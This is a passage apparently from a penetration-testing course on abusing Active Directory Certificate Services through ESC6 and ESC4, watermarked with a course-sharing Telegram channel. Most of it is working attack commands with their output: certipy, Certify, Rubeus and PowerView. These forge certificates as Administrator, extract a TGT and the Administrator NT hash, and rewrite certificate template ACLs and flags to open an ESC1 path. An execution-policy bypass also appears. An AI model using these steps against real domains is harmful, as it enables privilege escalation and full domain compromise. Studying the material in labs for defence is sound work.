Note: The alternative names here are included in a CSR. This differs from the method for abusing SANs in ESC1 as it stores account information in a certificate attribute vs a certificate extension.

ESC6 Enumeration from Linux

We can use `certipy` to identify a vulnerable certificate authority:

Using certipy to identify a vulnerable CA

```
certipy find -u '[email protected]' -p 'Password123!' -dc-ip
10.129.205.199 -vulnerable -stdout

Certipy v4.8.2 - by Oliver Lyak (ly4k)

<SNIP>
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : lab-LAB-DC-CA
    DNS Name                            : LAB-DC.lab.local
    Certificate Subject                 : CN=lab-LAB-DC-CA, DC=lab,
DC=local
    Certificate Serial Number           : 16BD1CE8853DB8B5488A16757CA7C101
    Certificate Validity Start          : 2022-03-26 00:07:46+00:00
    Certificate Validity End            : 2027-03-26 00:17:46+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Enabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Disabled
    Permissions
      Owner                             : LAB.LOCAL\Administrators
      Access Rights
        Enroll                          : LAB.LOCAL\Authenticated Users
                                          LAB.LOCAL\Black Wasp
                                          LAB.LOCAL\user_manageCA
        ManageCa                        : LAB.LOCAL\Black Wasp
                                          LAB.LOCAL\user_manageCA
                                          LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrators
```

hide01.ir

https://t.me/CyberFreeCourses

```
        ManageCertificates              : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrators
    [!] Vulnerabilities
      ESC6                              : Enrollees can specify SAN and
Request Disposition is set to Issue. Does not work after May 2022
      ESC7                              : 'LAB.LOCAL\\Black Wasp' has
dangerous permissions
      ESC8                              : Web Enrollment is enabled and
Request Disposition is set to Issue
      ESC11                             : Encryption is not enforced for
ICPR requests and Request Disposition is set to Issue
```

From the above output, we can observe that the Certificate Authority is vulnerable to `ESC6`. The option that makes it vulnerable is `User Specified SAN: Enabled`.

ESC6 Abuse from Linux

If we confirm that the CA is vulnerable to `ESC6` we can request a certificate with an alternative SAN in the CSR (like an ESC1) for a template that generally doesn't allow it:

Certificate Request with an alternative UPN

```
certipy req -u '[email protected]' -p 'Password123!' -ca lab-LAB-DC-CA -
template User -upn [email protected]

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 59
[*] Got certificate with UPN '[email protected]'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

The above command will gave us a certificate as the administrator account, which we can use as we did in previous examples.

ESC6 Enumeration from Windows

Let's connect to the target computer using `blwasp` credentials:

Connect via RDP

hide01.ir

https://t.me/CyberFreeCourses

```
xfreerdp /u:blwasp /p:'Password123!' /d:lab.local /v:10.129.228.236
/dynamic-resolution
[19:18:25:549] [948409:948410] [INFO][com.freerdp.core] -
freerdp_connect:freerdp_set_last_error_ex resetting error state
[19:18:25:549] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpdr
[19:18:25:550] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpsnd
[19:18:25:550] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx cliprdr
<SNIP>
```

We can utilize `Certify.exe` to examine the status of the `UserSpecifiedSAN` flag, which corresponds to the `EDITF_ATTRIBUTESUBJECTALTNAME2` flag.

Find information about all registered CAs

```
PS C:\Tools> .\Certify.exe cas

   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./

  v1.1.0

[*] Action: Find certificate authorities
[*] Using the search base 'CN=Configuration,DC=lab,DC=local'

[*] Root CAs

    Cert SubjectName              : CN=lab-LAB-DC-CA, DC=lab, DC=local
    Cert Thumbprint               :
CF54249CAEFB0E092265BFD306940DCBABA4C9A6
    Cert Serial                   : 16BD1CE8853DB8B5488A16757CA7C101
    Cert Start Date               : 26/03/2022 01:07:46
    Cert End Date                 : 26/03/2027 01:17:46
    Cert Chain                    : CN=lab-LAB-DC-CA,DC=lab,DC=local

[*] NTAuthCertificates - Certificates that enable authentication:

    Cert SubjectName              : CN=lab-LAB-DC-CA, DC=lab, DC=local
    Cert Thumbprint               :
CF54249CAEFB0E092265BFD306940DCBABA4C9A6
```

hide01.ir

https://t.me/CyberFreeCourses

```
    Cert Serial                   : 16BD1CE8853DB8B5488A16757CA7C101
    Cert Start Date               : 26/03/2022 01:07:46
    Cert End Date                 : 26/03/2027 01:17:46
    Cert Chain                    : CN=lab-LAB-DC-CA,DC=lab,DC=local

[*] Enterprise/Enrollment CAs:

    Enterprise CA Name            : lab-LAB-DC-CA
    DNS Hostname                  : LAB-DC.lab.local
    FullName                      : LAB-DC.lab.local\lab-LAB-DC-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION,
CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=lab-LAB-DC-CA, DC=lab, DC=local
    Cert Thumbprint               :
CF54249CAEFB0E092265BFD306940DCBABA4C9A6
    Cert Serial                   : 16BD1CE8853DB8B5488A16757CA7C101
    Cert Start Date               : 26/03/2022 01:07:46
    Cert End Date                 : 26/03/2027 01:17:46
    Cert Chain                    : CN=lab-LAB-DC-CA,DC=lab,DC=local
    [!] UserSpecifiedSAN : EDITF_ATTRIBUTESUBJECTALTNAME2 set, enrollees
can specify Subject Alternative Names!
    CA Permissions                :
      Owner: BUILTIN\Administrators        S-1-5-32-544

      Access Rights                                     Principal

      Allow  Enroll                                     NT
AUTHORITY\Authenticated UsersS-1-5-11
      Allow  ManageCA, ManageCertificates
BUILTIN\Administrators        S-1-5-32-544
      Allow  ManageCA, ManageCertificates               LAB\Domain Admins
S-1-5-21-2570265163-3918697770-3667495639-512
      Allow  ManageCA, ManageCertificates               LAB\Enterprise
Admins         S-1-5-21-2570265163-3918697770-3667495639-519
      Allow  ManageCA, Enroll                           LAB\blwasp
S-1-5-21-2570265163-3918697770-3667495639-1103
      Allow  ManageCA, Enroll                           LAB\user_manageCA
S-1-5-21-2570265163-3918697770-3667495639-1194
    Enrollment Agent Restrictions : None

    Legacy ASP Enrollment Website : http://LAB-DC.lab.local/certsrv/
    Enabled Certificate Templates:
        ESC9
        ESC7_1
        ESC3
        ESC4
        ESC2
        ESC1
        LDAPS
        DirectoryEmailReplication
```

hide01.ir

https://t.me/CyberFreeCourses

```
        DomainControllerAuthentication
        KerberosAuthentication
        EFSRecovery
        EFS
        DomainController
        WebServer
        Machine
        User
        SubCA
        Administrator

Certify completed in 00:00:03.8650693
```

In the above output, it can be observed in the `Enterprise/Enrollment CAs:` that `UserSpecifiedSAN` has the `EDITF_ATTRIBUTESUBJECTALTNAME2` set. Next, we can submit a certificate request for a template and include an alternate name, even in cases where the default User template typically doesn't permit the specification of alternative names.

ESC6 Attack from Windows

hide01.ir

To carry out this attack, we need a template that allows `client authentication`, as is the case with the default `User template`, and include an alternative SAN, in this case, the administrator.

Request a certificate abusing ESC6

```
PS C:\Tools>  .\Certify.exe request /ca:LAB-DC.lab.local\lab-LAB-DC-CA
/template:User /altname:Administrator


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.1.0

[*] Action: Request a Certificates

[*] Current user context    : LAB\blwasp
[*] No subject name specified, using current context as subject.

[*] Template                : User
[*] Subject                 : CN=Black Wasp, CN=Users, DC=lab, DC=local
[*] AltName                 : Administrator
```

https://t.me/CyberFreeCourses

```
[*] Certificate Authority   : LAB-DC.lab.local\lab-LAB-DC-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 81

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAvp1zfAl8N34EHTku3arsJ09xC9rXHNCfOgXXqaVtHg9DrfSe
5CdTfobjzZrtjIHKAKz5nQgKvUrlgI6bI7NSgFf2CiFuUTTkDwq9R+UT55FzfO8B
z7rPdXOg8bP5VF2Ggl8gt0Yl+JnVQYOBvWueGR3nCe1oC/ugIrN613p+5yF1lKkr
XnIwJq4C7wW20y4u1yVafi+qAX/rM43rXMQwAgA46XMlMXj2zYMcgR8rjA7Blo/s
bdATQhoIbYwdEJelSCzRLg3x8VqNnA81YphPiLatUIuW4b31HuEg1wbdCKxxGn4E
<SNIP>

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft
Enhanced Cryptographic Provider v1.0" -export -out cert.pfx

Certify completed in 00:00:03.7922556
```

Finally, we convert the certificate using `OpenSSL` and use `Rubeus` to get the TGT or NT Hash:

Convert certificate to PFX

```
PS C:\Tools> & "C:\Program Files\OpenSSL-Win64\bin\openssl.exe" pkcs12 -in
.\cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -
export -out cert.pfx

Enter Export Password:
Verifying - Enter Export Password:
```

hide01.ir

Get a TGT as the Administrator Account

```
PS C:\Tools> .\Rubeus.exe asktgt /user:administrator /certificate:cert.pfx


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0
```

https://t.me/CyberFreeCourses

```
[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: [email protected],
CN=Black Wasp, CN=Users, DC=lab, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'lab.local\administrator'
[*] Using domain controller: fe80::42d5:b682:fe30:8453%18:88
[+] TGT request successful!
[*] base64(ticket.kirbi):


doIGQjCCBj6gAwIBBaEDAgEWooIFWzCCBVdhggVTMIIFT6ADAgEFoQsbCUxBQi5MT0NBTKIeMB
ygAwIB

AqEVMBMbBmtyYnRndBsJbGFiLmxvY2Fso4IFGTCCBRWgAwIBEqEDAgECooIFBwSCBQMWw4DXS1
RtraTj

4NB6aLaeZBGmTUi654/ZglBAYagjqrjCsfAlzNlmYlN5DpXloUxuBR7raRB+JrpGnh34Yyhxiu
9nUdEs

Rh3UK6A9dbMl7sCgDEFGTkmVaJ+MMmeBRaGS5BUaFnRpXl9TwqifjtRD0nhw5EDH+/vZLQpTS7
9KUHJL

i0tNYsMFG9jmoZS0W0d+YXM94BmS91Kg1POeI2Tgo+QJoFBYCiyaJSRi7fVBdnLy4ytxpse0gc
M/KH9p

c/2VgpYfzmznTsoJGCRV7h2EajNVzzEFO5TUcLgx3+BkWXuNMxw2AzRhSUUP0AvFD2R8DigLj3
kieIPf

Bb10luHqttZ1y3TuYv8n2iR9bvuErkISGeG4vVMGwdU4adcFa9vmHBFODZfFYnPoyDBhR2mnW/
6HJsDT
<SNIP>

  ServiceName              :  krbtgt/lab.local
  ServiceRealm             :  LAB.LOCAL
  UserName                 :  administrator (NT_PRINCIPAL)
  UserRealm                :  LAB.LOCAL
  StartTime                :  20/11/2023 18:36:19
  EndTime                  :  21/11/2023 04:36:19
  RenewTill                :  27/11/2023 18:36:19
  Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  WObCVvN0rjeyTjdSEgZqzA==
  ASREP (key)              :  BDA8C393505ADD19938AABF8380078F6
```

ESC4

hide01.ir

https://t.me/CyberFreeCourses

Understanding ESC4 - Vulnerable Certificate Template Access Control

Access control attacks exploit misconfigurations in the `Certificate Authority` or certificate templates' discretionary access control lists (DACLs), which allow low-privileged users to perform sensitive tasks on the CA or the objects that compose it.

When we have elevated privileges over an object in Active Directory, we can perform different actions that allow us to escalate privileges. For example, if we have `Full Control` over a `user account` we can reset the user's password or change specific properties to perform other attacks, allowing us to gain control over the user.

`Certificate templates` function as securable entities within Active Directory, possessing a security descriptor that dictates the specific permissions granted to various AD principals over the template.

A template is deemed misconfigured at the access control level when it contains `Access Control Entries (ACEs)` that inadvertently grant editing permissions to unintended or otherwise unprivileged AD principals, potentially allowing them to modify sensitive security settings within the template. If we have the appropriate rights over a template, we can make it vulnerable to attacks such as `ESC1`.

hide01.ir

ESC4 Abuse Requirements

To execute an `ESC4` attack, having powerful rights over the certificate templates is necessary. By manipulating these objects, we can introduce a misconfiguration to a template that is not vulnerable. One example is enabling the `mspki-certificate-name-flag` flag for a template that allows domain authentication. This results in a similar domain compromise scenario as `ESC1`, where low-privileged users can specify an arbitrary `Subject Alternative Name` and authenticate as someone else.

To make a template vulnerable, the following attributes need to be modified with the specified values:

- Grant Enrollment rights for the vulnerable template.
- Disable the `PEND_ALL_REQUESTS` flag in `mspki-enrollment-flag` to deactivate Manager Approval.
- Set the `mspki-ra-signature` attribute to `0` to disable the `Authorized Signature requirement`.
- Enable the `ENROLLEE_SUPPLIES_SUBJECT` flag in `mspki-certificate-name-flag` to allow requesting users to specify another privileged account name as a `SAN`.
- Set the `mspki-certificate-application-policy` to a certificate purpose for authentication:
  - Client Authentication (OID: 1.3.6.1.5.5.7.3.2)

https://t.me/CyberFreeCourses

- Smart Card Logon (OID: 1.3.6.1.4.1.311.20.2.2)
- PKINIT Client Authentication (OID: 1.3.6.1.5.2.3.4)
- Any Purpose (OID: 2.5.29.37.0)
- No Extended Key Usage (EKU)

ESC4 Enumeration and Attack

We will discuss how to enumerate and abuse ESC4 from Linux and Windows.

ESC4 Enumeration from Linux

Let's use `certipy` to find vulnerable templates, and let's focus on the template `ESC4`:

Certipy vulnerable certificate template enumeration

```
certipy find -u '[email protected]' -p 'Password123!' -dc-ip
10.129.205.199 -vulnerable -stdout

Certipy v4.8.2 - by Oliver Lyak (ly4k)

<SNIP>
  2
    Template Name                       : ESC4
    Display Name                        : ESC4
    Certificate Authorities             : lab-LAB-DC-CA
    Enabled                             : True
    Client Authentication               : False
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectRequireDirectoryPath
                                          SubjectRequireEmail
                                          SubjectAltRequireEmail
                                          SubjectAltRequireUpn
    Enrollment Flag                     : AutoEnrollment
                                          PublishToDs
                                          IncludeSymmetricAlgorithms
    Private Key Flag                    : 16777216
                                          65536
                                          ExportableKey
    Extended Key Usage                  : Encrypting File System
                                          Secure Email
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 99 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
```

hide01.ir

https://t.me/CyberFreeCourses

```
    Permissions
      Enrollment Permissions
        Enrollment Rights               : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Domain Users
                                          LAB.LOCAL\Enterprise Admins
      Object Control Permissions
        Owner                           : LAB.LOCAL\Administrator
        Full Control Principals         : LAB.LOCAL\Black Wasp
        Write Owner Principals          : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrator
                                          LAB.LOCAL\Black Wasp
        Write Dacl Principals           : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrator
                                          LAB.LOCAL\Black Wasp
        Write Property Principals       : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrator
                                          LAB.LOCAL\Black Wasp
    [!] Vulnerabilities
      ESC4                              : 'LAB.LOCAL\\Black Wasp' has
dangerous permissions
```

nide01.ir

In the above output, we can see in the `Object Control Permissions` field that the user `Black Wasp` has `Full Control` on this template.

ESC4 Attack from Linux

To simplify the process, `Certipy` allows us to configure all required settings in one command if we have sufficient rights over the template. We need to use the argument `template` and the option `-template <VULNERABLE TEMPLATE>` with the name of the vulnerable template, in our case is `ESC4`. Additionally, we can specify the option `-save-old` so we can restore the template configuration once we are done with the attack:

Attacking ESC4 vulnerable template

```
certipy template -u '[email protected]' -p 'Password123!' -template ESC4 -
save-old

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Saved old configuration for 'ESC4' to 'ESC4.json'
[*] Updating certificate template 'ESC4'
[*] Successfully updated 'ESC4'
```

https://t.me/CyberFreeCourses

The `-save-old` command save the old configuration to a file `TEMPLATE-NAME.json`, in this case, `ESC4.json`. This is important to notice for later on when we want to restore the template to its original configuration.

Now, let's see the new template configuration:

ESC4 Template after modification

```
certipy find -u '[email protected]' -p 'Password123!' -dc-ip
10.129.205.199 -vulnerable -stdout

Certipy v4.8.2 - by Oliver Lyak (ly4k)

<SNIP>
  2
    Template Name                       : ESC4
    Display Name                        : ESC4
    Certificate Authorities             : lab-LAB-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : True
    Any Purpose                         : True
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : None
    Private Key Flag                    : 16777216
                                          65536
                                          ExportableKey
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 5 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Object Control Permissions
        Owner                           : LAB.LOCAL\Administrator
        Full Control Principals         : LAB.LOCAL\Authenticated Users
        Write Owner Principals          : LAB.LOCAL\Authenticated Users
        Write Dacl Principals           : LAB.LOCAL\Authenticated Users
        Write Property Principals       : LAB.LOCAL\Authenticated Users
    [!] Vulnerabilities
      ESC1                              : 'LAB.LOCAL\\Authenticated Users'
can enroll, enrollee supplies subject and template allows client
authentication
      ESC2                              : 'LAB.LOCAL\\Authenticated Users'
can enroll and template can be used for any purpose
      ESC3                              : 'LAB.LOCAL\\Authenticated Users'
can enroll and template has Certificate Request Agent EKU set
```

hide01.ir

https://t.me/CyberFreeCourses

```
      ESC4                                   : 'LAB.LOCAL\\Authenticated Users'
has dangerous permissions
```

It is possible to exploit the template with the `ESC1` vulnerability and authenticate with the alternate subject.

Abusing the modified template

```
certipy req -u '[email protected]' -p 'Password123!' -ca lab-LAB-DC-CA -
template ESC4 -upn Administrator

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 61
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

hide01.ir

Now we can retrieve the Administrator NT Hash or use the certificate to authenticate:

Retrieve Administrator NT Hash

```
certipy auth -pfx administrator.pfx -username Administrator -domain
lab.local

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: [email protected]
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for '[email protected]':
aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe
```

Finally, we can revert the changes to the original state. We need to select the template name with the option `-template ESC4` and the configuration we saved with the option `-configuration ESC4.json`:

Restore template configuration

https://t.me/CyberFreeCourses

```
certipy template -u '[email protected]' -p 'Password123!' -template ESC4 -
configuration ESC4.json

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating certificate template 'ESC4'
[*] Successfully updated 'ESC4'
```

ESC4 Enumeration from Windows

Let's connect to the target computer using `blwasp` credentials:

Connect via RDP

```
xfreerdp /u:blwasp /p:'Password123!' /d:lab.local /v:10.129.228.236
/dynamic-resolution
[19:18:25:549] [948409:948410] [INFO][com.freerdp.core] -
freerdp_connect:freerdp_set_last_error_ex resetting error state
[19:18:25:549] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpdr
[19:18:25:550] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpsnd
[19:18:25:550] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx cliprdr
<SNIP>
```

hide01.ir

When enumerating an ADCS server for the `ESC4` domain scalation scenario, we need to be aware of the user privileges in the `Object Control Permission` section, as `Certify` will not mark a template with elevated privileges as vulnerable. Still, we will have to identify it manually. We can use `Certify.exe find` command to display all certificates templates.

Certify templates enumeration

```
PS C:\Tools> .\Certify.exe find


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.1.0
```

https://t.me/CyberFreeCourses

```
[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=lab,DC=local'

[*] Listing info about the Enterprise CA 'lab-LAB-DC-CA'

    Enterprise CA Name            : lab-LAB-DC-CA
    DNS Hostname                  : LAB-DC.lab.local
    FullName                      : LAB-DC.lab.local\lab-LAB-DC-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION,
CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=lab-LAB-DC-CA, DC=lab, DC=local
    Cert Thumbprint               :
CF54249CAEFB0E092265BFD306940DCBABA4C9A6
    Cert Serial                   : 16BD1CE8853DB8B5488A16757CA7C101
    Cert Start Date               : 26/03/2022 01:07:46
    Cert End Date                 : 26/03/2027 01:17:46
    Cert Chain                    : CN=lab-LAB-DC-CA,DC=lab,DC=local
    [!] UserSpecifiedSAN : EDITF_ATTRIBUTESUBJECTALTNAME2 set, enrollees
can specify Subject Alternative Names!
    CA Permissions                :
      Owner: BUILTIN\Administrators        S-1-5-32-544

      Access Rights                                     Principal

      Allow  Enroll                                     NT
AUTHORITY\Authenticated UsersS-1-5-11
      Allow  ManageCA, ManageCertificates
BUILTIN\Administrators        S-1-5-32-544
      Allow  ManageCA, ManageCertificates               LAB\Domain Admins
S-1-5-21-2570265163-3918697770-3667495639-512
      Allow  ManageCA, ManageCertificates               LAB\Enterprise
Admins         S-1-5-21-2570265163-3918697770-3667495639-519
      Allow  ManageCA, Enroll                           LAB\blwasp
S-1-5-21-2570265163-3918697770-3667495639-1103
      Allow  ManageCA, Enroll                           LAB\user_manageCA
S-1-5-21-2570265163-3918697770-3667495639-1194
    Enrollment Agent Restrictions : None

[*] Available Certificates Templates :
<SNIP>

    CA Name                               : LAB-DC.lab.local\lab-LAB-DC-CA
    Template Name                         : ESC4
    Schema Version                        : 2
    Validity Period                       : 99 years
    Renewal Period                        : 6 weeks
    msPKI-Certificate-Name-Flag          : SUBJECT_ALT_REQUIRE_UPN,
SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL,
SUBJECT_REQUIRE_DIRECTORY_PATH
```

hide01.ir

https://t.me/CyberFreeCourses

```
    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS,
PUBLISH_TO_DS, AUTO_ENROLLMENT
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Encrypting File System, Secure
Email
    mspki-certificate-application-policy  : Encrypting File System, Secure
Email
    Permissions
      Enrollment Permissions
        Enrollment Rights           : LAB\Domain Admins              S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Domain Users               S-1-5-
21-2570265163-3918697770-3667495639-513
                                      LAB\Enterprise Admins          S-1-5-
21-2570265163-3918697770-3667495639-519
        All Extended Rights         : LAB\blwasp                     S-1-5-
21-2570265163-3918697770-3667495639-1103
      Object Control Permissions
        Owner                       : LAB\Administrator              S-1-5-
21-2570265163-3918697770-3667495639-500
        Full Control Principals     : LAB\blwasp                     S-1-5-
21-2570265163-3918697770-3667495639-1103
        WriteOwner Principals       : LAB\Administrator              S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\blwasp                     S-1-5-
21-2570265163-3918697770-3667495639-1103
                                      LAB\Domain Admins              S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Enterprise Admins          S-1-5-
21-2570265163-3918697770-3667495639-519
        WriteDacl Principals        : LAB\Administrator              S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\blwasp                     S-1-5-
21-2570265163-3918697770-3667495639-1103
                                      LAB\Domain Admins              S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Enterprise Admins          S-1-5-
21-2570265163-3918697770-3667495639-519
        WriteProperty Principals    : LAB\Administrator              S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\blwasp                     S-1-5-
21-2570265163-3918697770-3667495639-1103
                                      LAB\Domain Admins              S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Enterprise Admins          S-1-5-
21-2570265163-3918697770-3667495639-519

<SNIP>
```

hide01.ir

https://t.me/CyberFreeCourses

In the output above, we can see the `ESC4` template. In the `Object Control Permissions` section, the user `blwasp` has `Full Control` over this template, meaning we can execute the `ESC4` attack against this template. The following GitHub repository contains information about [Abusing Weak ACL on Certificate Templates](#).

ESC4 Attack from Windows

Depending on the existing privileges in the certificate template, we would need to modify one or several components of it. In this case, we will show all the necessary changes to leave the template vulnerable to `ESC1`. We will use `PowerView` to perform the attack:

Import-Module PowerView

```
PS C:\Tools> Set-ExecutionPolicy Bypass -Scope CurrentUser -Force
PS C:\Tools> Import-Module .\PowerView.ps1
```

The first thing we will do is to add `Certificate-Enrollment rights` to the `Domain Users` group:

hide01.ir

Add Certificate-Enrollment rights

```
PS C:\Tools> Add-DomainObjectAcl -TargetIdentity ESC4 -PrincipalIdentity
"Domain Users" -RightsGUID "0e10c968-78fb-11d2-90d4-00c04f79dc55" -
TargetSearchBase "LDAP://CN=Configuration,DC=lab,DC=local" -Verbose

VERBOSE: [Get-DomainSearcher] search base: LDAP://LAB-
DC.LAB.LOCAL/DC=LAB,DC=LOCAL
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|
(samAccountName=Domain Users)(name=Domain Users)(displayname=Domain
Users))))
VERBOSE: [Get-DomainSearcher] search base: LDAP://LAB-
DC.LAB.LOCAL/CN=Configuration,DC=lab,DC=local
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|
(samAccountName=ESC4)(name=ESC4)(displayname=ESC4))))
VERBOSE: [Add-DomainObjectAcl] Granting principal CN=Domain
Users,CN=Users,DC=lab,DC=local 'All' on
CN=12221497.FDC67FA30189A813651BA8B3E433ACA5,CN=OID,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local
VERBOSE: [Add-DomainObjectAcl] Granting principal CN=Domain
Users,CN=Users,DC=lab,DC=local rights GUID '0e10c968-78fb-11d2-90d4-
00c04f79dc55' on
CN=12221497.FDC67FA30189A813651BA8B3E433ACA5,CN=OID,CN=Public
Key Services,CN=Services,CN=Configuration,DC=lab,DC=local
VERBOSE: [Add-DomainObjectAcl] Error granting principal CN=Domain
Users,CN=Users,DC=lab,DC=local 'All' on
CN=12221497.FDC67FA30189A813651BA8B3E433ACA5,CN=OID,CN=Public Key
```

https://t.me/CyberFreeCourses

```
Services,CN=Services,CN=Configuration,DC=lab,DC=local : Exception calling
"CommitChanges" with "0" argument(s): "Access is denied.
"
VERBOSE: [Add-DomainObjectAcl] Granting principal CN=Domain
Users,CN=Users,DC=lab,DC=local 'All' on CN=ESC4,CN=Certificate
Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local
VERBOSE: [Add-DomainObjectAcl] Granting principal CN=Domain
Users,CN=Users,DC=lab,DC=local rights GUID '0e10c968-78fb-11d2-90d4-
00c04f79dc55' on CN=ESC4,CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local
```

Next, we need to disable the manager approval requirement. According to Microsoft - msPKI-Enrollment-Flag Attribute, the `PEND_ALL_REQUESTS` flag bit is `0x00000002`, so we need to remove this flag, we will use instead `0x00000001` that correspond to `CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS` and `0x00000008` which is `CT_FLAG_PUBLISH_TO_DS`. To set both, we need to use `0x00000009` or `9`:

Disabling Manager Approval Requirement

```
PS C:\Tools> Set-DomainObject -SearchBase "CN=Certificate
Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local" -Identity ESC4 -Set
@{'mspki-enrollment-flag'=9} -Verbose

VERBOSE: [Get-DomainSearcher] search base: LDAP://LAB-
DC.LAB.LOCAL/CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|
(samAccountName=ESC4)(name=ESC4)(displayname=ESC4))))
VERBOSE: [Set-DomainObject] Setting 'mspki-enrollment-flag' to '9' for
object ''
```

hide01.ir

Now we need to disable `Authorized Signature Requirement`. We can set `mspki-ra-signature` attribute to `0`:

Disabling Authorized Signature Requirement

```
PS C:\Tools> Set-DomainObject -SearchBase "CN=Certificate
Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local" -Identity ESC4 -Set
@{'mspki-ra-signature'=0} -Verbose

VERBOSE: [Get-DomainSearcher] search base: LDAP://LAB-
DC.LAB.LOCAL/CN=Certificate Templates,CN=Public Key
```

https://t.me/CyberFreeCourses

```
Services,CN=Services,CN=Configuration,DC=lab,DC=local
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|
(samAccountName=ESC4)(name=ESC4)(displayname=ESC4))))
VERBOSE: [Set-DomainObject] Setting 'mspki-ra-signature' to '0' for object
''
```

To make this template vulnerable to ESC1, we will need to allow requesters to specify a `subjectAltName` in the `CSR`. This setting can be controlled by flag bits in `mspki-certificate-name-flag` attribute. Microsoft documentation for [msPKI-Certificate-Name-Flag Attribute](), defines the `ENROLLEE_SUPPLIES_SUBJECT` flag bit is `0x00000001`. To enable it, we need to set this attribute to `1`:

